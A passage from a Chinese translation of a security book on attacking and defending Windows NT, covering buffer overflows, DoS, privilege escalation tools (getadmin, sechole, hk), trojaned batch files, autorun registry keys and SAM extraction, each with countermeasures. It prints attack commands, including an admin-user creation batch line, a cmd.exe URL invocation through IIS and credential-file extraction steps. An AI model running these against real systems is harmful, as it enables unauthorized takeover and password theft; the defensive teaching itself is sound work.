
续表 ▶

▶续表

所发掘的漏洞	URL	导致的危险
NT RAS，由CIS(Cerberus Information Security)发现	http://www.nfowar.co.uk/mnemonix/ntbufferoverruns.htm	打开了一个有System特权的命令提示
WinHlp32，由CIS发现	http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm	以System特权运行批文件
IISHack，由eEye发现	http://www.eeye.com	在一台NT IIS Web服务器上执行任意代码
Oracle Web Listener 4.0，由CIS发现	http://www.cerberus-infosec.co.ck/advowl.html	以System特权执行远程命令
Outlook GMT token overrun，由USSR (UndergroundSecurity Systems Research；安全系统研究地下组织)	http://www.ussrback.com/labs50.html	在电子邮件语法解析基础上执行任意代码

表5.3 公开的Windows缓冲区溢出漏洞摘编

从理论上讲，构成Windows NT的代码复杂性与规模会给许多邪恶的攻击者提供许多可以进行漏洞发掘的条件。不过，在本书第一版与第二版之间，正如表5.3所示，NT/2000操作系统的缓冲区溢出漏洞被公开宣布的并不多。表5.3显示基于Windows的服务(比如IIS)和应用程序(比如Outlook)会遵从不同的潮流。随着对Win32缓冲区溢出问题研究的团队的增加，这种攻击终究会有终结。

远程缓冲区溢出对策

对于缓冲区侵占的一个简洁有效的回答还是要有好的代码。前面提到的一些文章给出了一些较好的建议来避免产生这种问题(有C程序设计或低级汇编语言经验的人会比较容易理解)。由于Windows这类的产品编码非用户所能控制，因此厂商为解决此类问题时殊为重要。

对付缓冲区溢出有各种产品，其中最近面向NT的工具之一就是Andrey Kolishak编写的BOWall(http://developer.nizhny.ru/bo/eng/BOWall)。BOWall通过两种方法来保护缓冲区溢出：

▼ 用一个二进制文件替换DLL，此二进制文件包含一个对DLL功能调用进行监控

的例程(比如,strcpy, wstrcpy,strncpy, wstrncpy,strcat,wcscat,strncat , wstrncat, memcpy,memmove , sprintf,swprintf, scant, wscant, gets, getws,fgets,fgetws)。这些调用都会检查返回地址的完整性。

▲ 限制数据与堆栈内存中动态库功能的执行。

系统DLL的替换是防止缓冲区溢出的一个强制性办法，但仍是很有趣的。

ClickNet Software公司(http://www.clicknet.com) 的eNTercept是一个基于签名的入侵预防工具，它对NT核心进行包裹，对所有调用均进行监控。它很容易识别，能防止已知的缓冲区溢出攻击。

Immunix.org的StackGuard(http://immunix.org/) 采取的是编译的措施，来阻止缓冲区溢出的攻击。它是GNU C编译器(gcc)的扩展和增强，它产生的二进制可执行文件能对堆栈摧毁有更强抵抗能力。其做法是，当功能调用时，在返回地址的相邻处放一个token(称为告密字· canary word)。当功能返回时，如果“告密字”变了，就说明有可能发生了缓冲区溢出攻击。由Stack Guard编译过的程序会给syslog一个有入侵的告警提示并终止该进程。由于它用的是gcc编译器，因此它不能用于NT，但也许有人读至此处会精神一振，解决此问题。

从长远看，对编程模式(比如Java，就可以减少产生缓冲区溢出攻击的内部结构缺陷)或CPU体系的基础性修改才能根本解决此种问题。

拒绝服务（DoS）

流行度:	*6*
容易度:	*7*
影响力:	*5*
风险率:	*6*

随着能摧毁各种平台上TCP/IP协议栈的许多畸形分组漏洞发掘过程的公布，DoS攻击在1997～1998年变得极端流行。这些攻击有许多是特定于Windows的。既然这些脆弱点已差不多都被打上了补丁，而且第11章将专门讨论这个话题，第4章中已有关于Windows 9x上DoS补丁的讨论，这里我们就不花太多时间细究了。

拒绝服务型攻击不光是搅扰而已——当攻击者已设置好某些陷阱，只要重新启动

系统就能让它们运行时，DoS就可用作强迫该系统重启的一个工具。我们以后会看到，让代码潜伏到目标NT系统各种启动文件的边边角角是远程发掘该系统的一个有效方法。

NT DoS对策

最新的Service Pack(此书写作时为SP6a)可以使NT防卫大多数已知的DoS攻击，对于后续SP补丁要密切注意，特别是对NT/2000的TCP/IP栈(tcpip.sys)有影响的补丁。当然，升级到Windows 2000也有此效果，大多数严密的TCP/IP DoS攻击，比如land, newtear以及OOB是打过很长交道的了，SP3以后的补丁均能有效。而升级Windows 2000是最终的解决之道。

注意 *关于保护基于Windows的Internet Server享受DoS攻击的注册设置信息，可参见第6章中DoS的讨论。*

我们也建议调查一些用户网络边界安全的产品，这些产品可以识别或阻挡一些常见的TCP/IP DoS攻击，比如teardrop,land,OOB,SYN flooding 等等。第12章有更多的相关信息。

非IP DoS攻击，包括snork和nrpc，应用SP3之后的补丁(这两者都需访问135～139端口)。

好了，前面绕的弯总算完了，下面我们回到关于管理员的问题上来。

5.2.2 特权升级

特权升级的前提是：初始的密码猜测工作得出目标NT服务器上的一个有效的用户名及其密码，不过它与Administrator账号不等效。在NT领地，这只是比根本没有访问权多走了一步，而且是一小步而已。把这个已“拥有”的用户账号的特权加以升级的工具确实存在，不过这些工具仍然不可能从一个普通的NT用户账号上运行，因为这样的账号不允许交互登录。然而如果目标系统的管理员犯了致命的错误，那就有可能使用这些工具来升级特权了。

本节中我们将讨论升级到Administrator特权的关键技巧。讨论这些技巧时，我们会谈及从远程主机或本地控制台启动各个漏洞发掘过程的某些可能性。

虹吸信息

流行度:	*5*
容易度:	*9*
影响力:	*8*
风险率:	*7*

如果攻击者找到了一个非管理性的用户账号，他们的惟一有效选择就是通过重复第3章中讨论过的众多查点步骤，尝试进一步标识会带给他们更高特权的信息。通过前前后后组合尽可能多的系统信息，攻击者们可以标识关键目录的访问路径，下面是一些能筛出服务器数据的工具和技术。

- ▼ NTRK的srvinfo可用于查点共享资源；%systemroot%\system32和\repair以及可写的Web或FTP服务器程序目录是关键目标。
- ■ 从.bat或脚本文件中找出应用程序密码，像"password"这样的字符串可使用查找（Find）工具来搜索。
- ▲ 探测对注册表部分内容的访问（使用NTRK的regdmp工具或regedit中的Connect Network Registry选项）。

我们乐意称这种汲取信息的过程为虹吸（hoovering），那是一家著名的真空吸尘器制造商的名字[3]。

虹吸对策

这些漏洞的最佳堵封措施是尝试发掘它们。作为一个已知用户连接到一个远程NT系统上，检查使用前述技巧能看到什么，明智地使用NT的find和findstr命令有助于使搜索过程自动化。

我们接下去将讨论攻击者可用来把自己加入到Administrators用户组中的一些机制。

getadmin

流行度:	*8*
容易度:	*7*
影响力:	*10*
风险率:	*8*

③ hoovering一词直译为"真空吸取"，不过"虹吸"也能表达这种一点不剩地吸取的含义，而且更为雅致。

getadmin是由Konstantin Sobolev编写的一个小程序，它把一个用户加到本地Administrators用户组中，它的工作原理是使用一个低级NT内核例程设置一个控制是否允许访问任何运行中进程的全局标志，然后使用一种称为DLL注射（DLL injection）的技巧把邪恶的代码注入具备往Administrators用户组中增加用户之特权的某个进程中（getadmin劫持的进程名为winlogon，它运行在System账号下）。关于getadmin的详细信息及其编译后代码可从http://www.ntsecurity.net/security/getadmin.htm 上找到。

getadmin的威力因其必须本地运行在目标系统上而大打折扣。既然大多数用户缺省无法本地登录到一台NT服务器上，因此它实际上只是对于各个内置的Operators用户组（例如Account、Backup、Server等等）的无赖成员以及缺省的因特网服务器账号IUSR_machine_name有用，因为他们具备远程执行命令的特权。如果不怀好意者已经具备目标服务器主机上的这种特权，那么getadmin也不足以让事情坏到哪儿去，因为他们已经能够访问想要的差不多任何东西。

getadmin以"getadmin user_name"格式从命令行上运行。在当前会话中加到Administrators用户组的用户必须首先注销其登录，其特权升级然后才生效（尝试运行一下windisk就能轻松地检查是否属于这个用户组，因为只有Administrators的各个成员才能运行它）。

getadmin对策

getadmin漏洞已由在Service Pack 3之后应用的一个热补丁修复，此补丁已包含于随后的SP版本之中。getadmin的一个称为crash4的"续篇"据说绕过了这个热补丁，前提是在getadmin之前先运行另外一个程序。不过针对getadmin热补丁当前版本的这种能力尚未得到独立证实。

远程运用getadmin不大容易，因为在一台NT服务器上远程进行任何活动都差不多需要Administrator特权。这里需要两个条件同时满足：一是攻击者们能够访问一个可写的目录，二是他们必须具备执行位于该目录中的代码的能力。我们接下去将讨论如何达到这个要求。

sechole

流行度:	*8*
容易度:	*7*
影响力:	*10*
风险率:	*8*

sechole具有与getadmin类似的功能，也就是把当前用户加入本地Administrators用户组中。它有一个称为secholed的更新（updated）版本，是把当前用户加入Domain Admins用户组中。sechole的工作原理与getadmin不一样。按照Prasad Dabak、Sandeep Phadke和Milind Borate的声明，sechole修改了OpenProcess API调用的内存中的指令，使得它能够成功地附接到某个特权进程上，而不管它是否有权这么做。一旦附接到了某个特权进程上，它的工作就相当类似于getadmin，也就是在那个进程中运行把当前用户加入所指定Administrators用户组的代码。sechole的完整代码和更详细的描述可从NT Security组织的Web网站上找到，具体在http://www.ntsecurity.net/security/sechole.htm上。

与getadmin类似，sechole也必须在目标系统上本地运行。然而如果目标系统上运行着Microsoft的因特网信息服务器（Internet Information Server，简称IIS）程序，而且某些其他条件也满足，那么sechole可以从某台远程主机启动，把因特网用户账号IUSR_machine_name加入Administrators或Domain Admins用户组中。以下是完成这个工作的具体过程描述。

sechole的远程执行

这是损害Web服务器的通用技术的一个例子。这种攻击依赖于有一个可写的和可执行的IIS目录。好在Microsoft提供了许多缺省就有这种权限的目录。

表5.4中的IIS虚拟目录都是对于Web服务器可执行。而且它们映射到的物理目录也是缺省有读、写、执行及删除(RWXD)NTFS权限许可的。

有了这些缺省的权限，显然这些目录中的可执行程序就可以被服务器解析。攻击者要克服的惟一障碍就是要将恶意的执行代码上传到这些目录中去。

这也并不像想像的那样难。开放的硬盘共享资源，不恰当的FTP根目录，不合适的用作远程管理的安全命令shell(比如telnet)，HTTP PUT方法(通常只需服务器方组件)，甚至FrontPage的Web创作功能，都是文件上传的可行方法。

假设攻击者都利用上面提到的方法成功地将sechole执行代码和相关DLL上传到表5.4中的可执行目录中，那会怎么样呢?由于sechole漏洞挖掘是从命令shell上运行的攻击者也必须上传这样的shell(NT的命令解释器cmd.exe 在%windir%\system32中)

虚拟目录	物理映射
/W3SVC/1/ROOT/msadc	c:\program files\common system\msadc
/W3SVC/1/ROOT/News	c:\InetPub\News
/W3SVC/1/ROOT/Mail	c:\InetPub\Mail
/W3SVC/1/ROOT/cgi-bin	c:\InetPub\wwwroot\cgi-bin
/W3SVC/1/ROOT/scripts	c:\InetPub\scripts
/W3SVC/1/ROOT/iisadmpwd	c:\WINNT\System32\inetsrv\iisadmpwd
/W3SVC/1/ROOT/_vti_bin	(无映射，除非安装了FrontPage扩展)
/W3SVC/1/ROOT/_vti_bin/_vti_adm	(无映射，除非安装了FrontPage扩展)
/W3SVC/1/ROOT/_vti_bin/_vti_aut	(无映射，除非安装了FrontPage扩展)

表5.4 可执行的缺省IIS虚拟目录以及映射的物理目录(NT4)

而且，sechole可以将当前用户添加到本地或域管理员群组。如果sechole通过Web浏览器执行，它会将IUSR_machine_name账号加入Administrators用户组，这并不给攻击者带来好处，因为IUSR账号是随机分配密码，如果远程登录猜测是很费事的。攻击者以自己设定密码的方式创建新用户可行吗?事实上，利用内置的net localgroup命令也很容易。下面就是一个简单的批文件例子(也像adduser.bat一样无害)

```
net user mallory opensesame/add && net localgroup administrators mallory/add
```

当sechole，相关DLL,cmd.exe 以及adduser.bat都成功上传至目标可执行目录后，攻击者只需将合适的URL输入到和目标系统相连的Web浏览器中就可以进行了。图5.4的例子就是将上传的sechole可执行代码放在/W3SVC/1/ROOT/SCRIPTS目录(C:\inetpub\SCRIPTS)，并用浏览器窗口中所列的URL来启动。

为绕过以IUSR登录(其密码是未知的)，邪恶的攻击者会往目标系统中添加一个新用户，即通过浏览器启动adduser.bat，使用下面的复合URL:

```
http://192.168.202.'54/scripts/cmd.exe?/c%20c:'inetpub'scripts\adduser.bat
```




图5.4 一个远程sechole攻击正在进行

其中"%20"对Web服务器来说代表空格，因此这个URL转换过来就是在目标系统上执行一个命令(cmd /c将adduser.bat命令发送给shell，并在完成时终止)。

通过把IUSR账号升级到Administrators用户组特权，并随后增加一个具有Administrators用户组特权的一个新用户，攻击者现在就"占有"了这个Web服务器了。

sechole对策

有两个简单办法可以解决sechole和远程Web执行手段问题。第一个办法是采用最新的NT SP(6a以上)，对SP5机器则有一个热补丁(hotfix)(参见知识库编号为Q190288的文章)。不论sechole是否就是我们主要关心的问题，都应该禁止对因特网服务器程序使用的可执行目录进行写访问(见表5.4)。这么做的一个简易方法是阻塞对该服务器的135～139号TCP和UDP端口的访问，从而有效地剥夺Windows文件共享能力。如果

通过阻塞SMB（服务器消息块）访问做到这一点，那么别忘了判定是否也禁止了可写的FTP访问。

另一个办法是审计虚拟Web服务器文件系统上的执行（Execute）特权。执行特权可以从Microsoft管理控制台（Microsoft Management Console）的IIS管理单元（snap-in）的Default Web Site Properties对话框的Home Directory标签中全局地设置，如图5.5中Application Settings部分内容所示。






图5.5 IIS下Default Web Site Properties对话框的Home Directory标签，显示禁止执行权限

在Windows资源管理器（Windows Explorer）中某个目录上右击鼠标，然后在弹出的属性（Properties）对话框中选择Web共享（Web Sharing）标签上的编辑属性（Edit Properties）按钮，就可以使用标准的NT目录属性对话框个别地审计该目录的执行特权，如下面的插图所示。



单击 Edit Properties 按钮显示如下所示的对话框。



注意 *一个不为人知的特权升级漏洞挖掘程序是 besysadm，是在 SP5 之后出现的。其补丁信息可从 http://www.microsoft.com/technet/security/bulletin/ms99-006.asp 上获得。*

假冒LPC端口请求

流行度:	*1*
容易度:	*10*
影响力:	*10*
风险率:	*7*

RAZOR小组(http://razor.bindview.com)找出了此缺陷，并提供了一个概念求证(proof-of-concept)代码，但从未公开发表过。此代码利用了本地过程调用(LPC:Local Procedure Call)端口API中一个功能的缺陷。此LPC端口API允许本地机器上线程和进程间的彼此对话。通常，LPC端口为服务器线程提供一个接口来模仿请求服务的客户线程。LPC端口同时也执行有效性检查来保证客户请求是合法的。但一个可以创建客户和服务线程的攻击者就可以对这个有效性检查进行假冒，使客户线程可冒充任何用户，甚至SYSTEM。RAZOR的代码称为hk，下面我们用它来演示对用户mallory(mallory是有交互登录权限的Backup Operators用户组成员)进行特权升级至Administrators用户组。

首先，我们看到mallory的确是Backup Operators用户组成员，而不是管理员，用NTRK的whoami实用工具就可以看到。

```
C:\>whoami
[Group 1]="IIS47\None"
[Group 2]="Everyone"
[Group 3]="BUILTIN\Users"
[Group 4]="BUILTIN\Backup Operators"
. . .
```

而且，mallory也不能将自己添加到Administrators用户组：

```
C:\>net localgroup administrators mallory /add
System error 5 has occurred.

Access is denied.
```

然后，我们使用hk工具和net use命令。

```
C:\>hk net localgroup administrators mallory /add
lsass pid & tid are: 47 - 48
```

```
NtImpersonateClientOfPort succeeded
Launching line was: net localgroup administrators mallory /add
Who do you want to be today?
```

mallory 现在已是 Administrators 用户组中一员了.

```
C:\>net localgroup administrators
Alias name     administrators
Comment        Members can fully administer the computer/domain

Members

-------------------------------------------------------------------
Administrator                mallory
The command completed successfully.
```

运用 SP 后续补丁

Microsoft 发布了一个 SP6a 的后续热补丁，将 LPC 端口 API 的有效性检查功能作了修改。它可以从 Microsoft 安全公告板 MS00-003 上获得(http://www.microsoft.com/technet/security/bulletin/ms00-003.asp)。

我们对这个 SP6a 后续补丁还是要强调的，有许多组织采取"等下一个 SP"的态度。这是愚蠢的，这意味着其机器在 SP7 之前一直存在这种漏洞，如果 SP7 永远不发布，难道就得等到升级到 Windows 2000 才解决此问题吗?因此，要记住应跟上这个 SP 后续补丁!

下面，我们会谈到攻击者启动 getadmin、sechole、besysadm、hk 以及其他特权升级工具的一些其他方法。

特洛伊木马应用程序和可执行注册表键

流行度:	7
容易度:	5
影响力:	9
风险率:	7

通常将特权升级的方法是，欺骗其他用户(最可能的是一个管理员)去执行代码，

以将攻击者的账号提升为超级用户特权。类似的方法是在系统中"种植"陷阱，并和其他正常事件相连接(比如重启)，以伺机启动，这两种攻击策略和对策在下面加以讨论。

注意 *下面介绍的技巧中有许多可以从优秀的Security Bugware网站上找到。它的URL为http://oliver.efri.hr/~crv/security/bugs/NT/getadm[#].html，其中[#]为2～7之间的整数。*

特洛伊木马与特权升级

特洛伊木马(Trojan)是声称在执行某个有用的功能，实际上却在幕后干完全不同的事(通常是邪恶之事)的程序(详细参见第13章关于它的讨论)。这种想法滥用了重新命名基本的NT工具的可能性。举例来说，入侵者可以把winnt\system32目录下的regedit.exe文件替换成名为regedit.cmd的批处理文件。当毫无戒心的Administrator用户从命令行上调用regedit以执行某个任务时，启动的是那个批处理文件。该文件通常执行以下命令的某个变种：

```
net localgroup administrators <user> /add
```

于是用户user被加到了本地Administrators用户组中。

特洛伊木马程序对策

尽管此对策不是很简单，但系统管理员应当留心可疑的行为，例如应用程序启动失败前忽闪一下的命令行shell。

一些工具可以帮助你检测特洛伊木马应用程序。比如，内置的dir命令，其/C选项可以指示文件大小，/T参数可以给出创建时间、最后一次访问的时间以及最后写入的时间。Dir比使用Windows资源管理器要好得多，因为它不会改变文件的时间戳，而资源管理器是每次更改时间的。工业强度的文件系统保护工具也有，比如Tripwire公司的Tripwire(参见表5.2)。Tripwire对文件计算检查和，能检测出变化。

注意 *Windows 2000下的文件保护(WFP，Windows File Protection)可以在%windir%目录下保存600个关键文件的备份，只要原始备份文件的高速缓存可用，就可以防止覆盖。*

由于特洛伊木马难以检测(特别是那些涉及修改NT内核的程序),对付此类攻击的最终对策是彻底放弃:备份好数据,重新安装操作系统和所有应用程序。本章后面还会讨论更为恶毒的称为rootkits的特洛伊木马包。

可执行注册表键

启动像刚才所说的批处理文件的另一个好办法是给启动代码执行的NT注册表指定特殊的值。取决于已经"拥有"什么用户账号,攻击者可能具备其中某些键的访问权。回想一下,对注册表的远程访问仅限于Administrators用户组成员,而且只有几个内置的NT账号能够登录到控制台,因此除非攻击者"拥有"的账号属于Server Operators用户组,否则这种漏洞发掘的危险性相当小。表5.5列出了一些注册表键以及它们的缺省权限,目的是给出入侵者们可能查看哪儿以便放置邪恶的可执行代码的一个思路(其中HKLM是HKEY_LOCAL_MACHINE的简称)。

键名	缺省权限	能启动代码执行的值
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Everyone:设置值	任意
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Server Operators:设置值	任意
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx	Everyone:设置值	任意
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug	Everyone:设置值	Debugger
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	Server Operators:设置值	Userinit

表5.5 可用来启动特权升级攻击的NT注册表键

加强可执行注册表键的安全

应使用regedt32如下设置这些键的访问权限:

- ▼ CREATOR OWNER 完全控制 (Full Control)
- ■ Administrators 完全控制
- ■ SYSTEM 完全控制
- ▲ Everyone 读 (Read)

这些设置可能导致某些应用程序不工作，因此应在非生产性系统上预先测试它们。本章稍后会讨论到，这些值也常常用来在启动时刻运行后门程序。

关于特权升级的后话

现在应该相当清楚了，除非目标系统毛毛糙糙胡乱配置，或者待升级的用户账号已经在该系统上具备较高的特权（譬如说是 Server Operators 用户组的成员），否则特权升级是极难实施的。我们接下去讨论 NT 安全的最坏情形：已经取得目标系统上 Administrator 级别的访问权。

5.3 巩固权力

"如果已经有人取得了我的计算机的 Administrator 特权，那我阅读的关注点是什么呢？"你可能会这么问。除非你觉得把珍贵的服务器数据抹除干净，再从初始媒体重新安装不成问题，否则必须努力标识哪些东西已受损。更重要的是，取得Administrator凭证的入侵者可能碰巧还只是在你的整体网络结构的一小块舞台上玩耍而已，正想着安装额外的工具以扩展他们的影响呢。在这个节骨眼上阻止他们是有可能的，而且至为关键。本节具体讨论邪恶的黑客们在玩这个非常重要的终极游戏时所用的一些关键工具和技巧。

破解 SAM

流行度：	*10*
容易度：	*10*
影响力：	*10*
风险率：	*10*

取得Administrator特权后，攻击者很可能会径直走向NT安全账号管理器（Security Accounts Manager，简称SAM）。SAM含有本地系统或所控制域（如果该主机同时也是一台域控制器的话）上所有用户的用户名和经加密的密码。SAM是NT系统攻击中的致命部位，与UNIX领地的 /etc/passwd 文件相当。即使目标SAM出自一个独立的NT系统，攻破它后仍有机会揭示能够给出某个域控制器的访问权的凭证。因此破解SAM也

是特权升级和信任漏洞发掘的最具威力的工具之一。

我们说了SAM中包含的是经加密的密码。难道这不足以让邪恶的黑客们望而却步吗？可惜啦，作为对反向兼容的一个重大让步，Microsoft沿用从NT的LanManager发源地遗留下来的一个散列（即单向加密）算法，造成SAM在安全性上的残障。尽管已有一个较新的特定于NT的算法可用，该操作系统仍得与新值一块保存较老的LanMan散列值，目的是为了维持与Windows 9x和Windows for Workgroups客户主机的兼容性。脆弱的LanManager散列算法已被逆向破解，因此在多数情况下成了使得NT密码的加密相当轻松地瓦解的阿基里斯脚后跟（Achilles heil，比喻惟一的致命弱点），具体取决于密码的构成。实际上，破解SAM文件以揭示密码的最流行工具之一L0phtcrack被宣传为在450MHz Pentium II计算机上24小时内就能破解所有可能的字母数字组合密码（L0phtcrack版本为2.5；参见http://www.l0pht.com/l0phtcrack ）。http://www.l0pht.com/l0phtcrack/rant.html是关于如何发掘NT散列方法中存在的脆弱点的技术基础的"激昂演说（rant）"，本章稍后讨论如何选择强壮的NT密码时也会解释。

密码破解工具可能看着像是威力强大的解密器，但事实上是不折不扣的快速而精致的猜测机。它们在某个给定输入（字典中的词汇清单或随机生成的字符串）上预先按照密码加密算法计算，然后把结果与某个用户的经散列密码作比较。如果这两个散列值匹配，那就猜中了该用户的密码，或者说"攻破"它了。这个过程通常是针对一个被捕获的密码文件离线执行的，因此不会有账号锁闭问题，而且猜测工作可以无限地中断／继续。如此巨量的加密操作是相当耗用处理器的，然而正如我们已经说过的那样，利用像LanMan散列算法中存在的已知漏洞可以显著地加速多数密码的揭示过程。这么一来，揭示密码成了简单的CPU时间和字典大小问题（破解所用字典和词汇清单的样例参见http://coast.cs.purdue.edu ）。

你应该使用像这样的工具来审计自己系统上的用户密码。下面讨论破解SAM的具体步骤。

获取SAM

任何密码破解任务的第一步是获取密码文件，NT情况下就是获取SAM。

NT把SAM数据存放在%systemroot%\system32\config目录中一个名为"SAM"的文件中，而该目录在操作系统运行期间是上锁的。该SAM文件是NT注册表的5个主

要储备所之一，代表在注册表键HKEY_LOCAL_MACHINE\SAM中指定的数据的物理库房。该键不是一般用户随随便便能够访问的，甚至Administrator账号也不行，不过施点诡计并利用调度（schedule）服务还是能做到，参见本章稍后关于审计SAM访问的讨论。

有四种获取SAM数据的方法：一是把目标系统自举到另外一个操作系统，再把SAM文件拷贝到一个软盘中；二是拷贝由NT修复磁盘工具（Repair Disk Utility）创建的SAM文件的拷贝；三是从SAM中直接抽取密码散列值。第四种方法涉及网络用户名／密码交互的窃听，本章早先已经讨论过。

自举到另外一个操作系统

自举到另外一个操作系统准备起来很简单，只要使用DOS拷贝工具创建一个DOS系统软盘就行。如果目标系统运行在格式化成NTFS（NT文件系统）的分区上，那么出自System Internals公司（http://www.sysinternals.com ）的名为NTFSDOS的NTFS文件系统驱动程序是必需的。NTFSDOS会把任何NTFS分区安装成一个DOS逻辑驱动器，SAM文件就是从该驱动器中摘取出来的。

从repair目录提取备份的SAM

每次以/s参数运行NT修复磁盘工具（rdisk）以备份关键系统配置信息之后，在%systemroot%\repair目录中就会创建一个名为SAM._的SAM经压缩拷贝。大多数系统管理员在rdisk把该文件拷贝到一个软盘上做好灾难事件防备后从不动手返回去删除它。

备份的SAM._文件在使用之前需要扩展，如下面的命令所示（L0phtcrack的较新版本通过“导入（Import）”功能自动完成扩展工作）：

```
C:\>expand sam._ sam
Microsoft (R) File Expansion Utility Version 2.50
Copyright (C) Microsoft Corp 1990-1994. All rights reserved.

Expanding sam._ to sam.
sam._: 4545 bytes expanded to 16384 bytes, 260% increase.
```

从SAM抽取散列值

有了Administrator用户访问权之后，密码散列值能够很容易地直接从注册表中转储

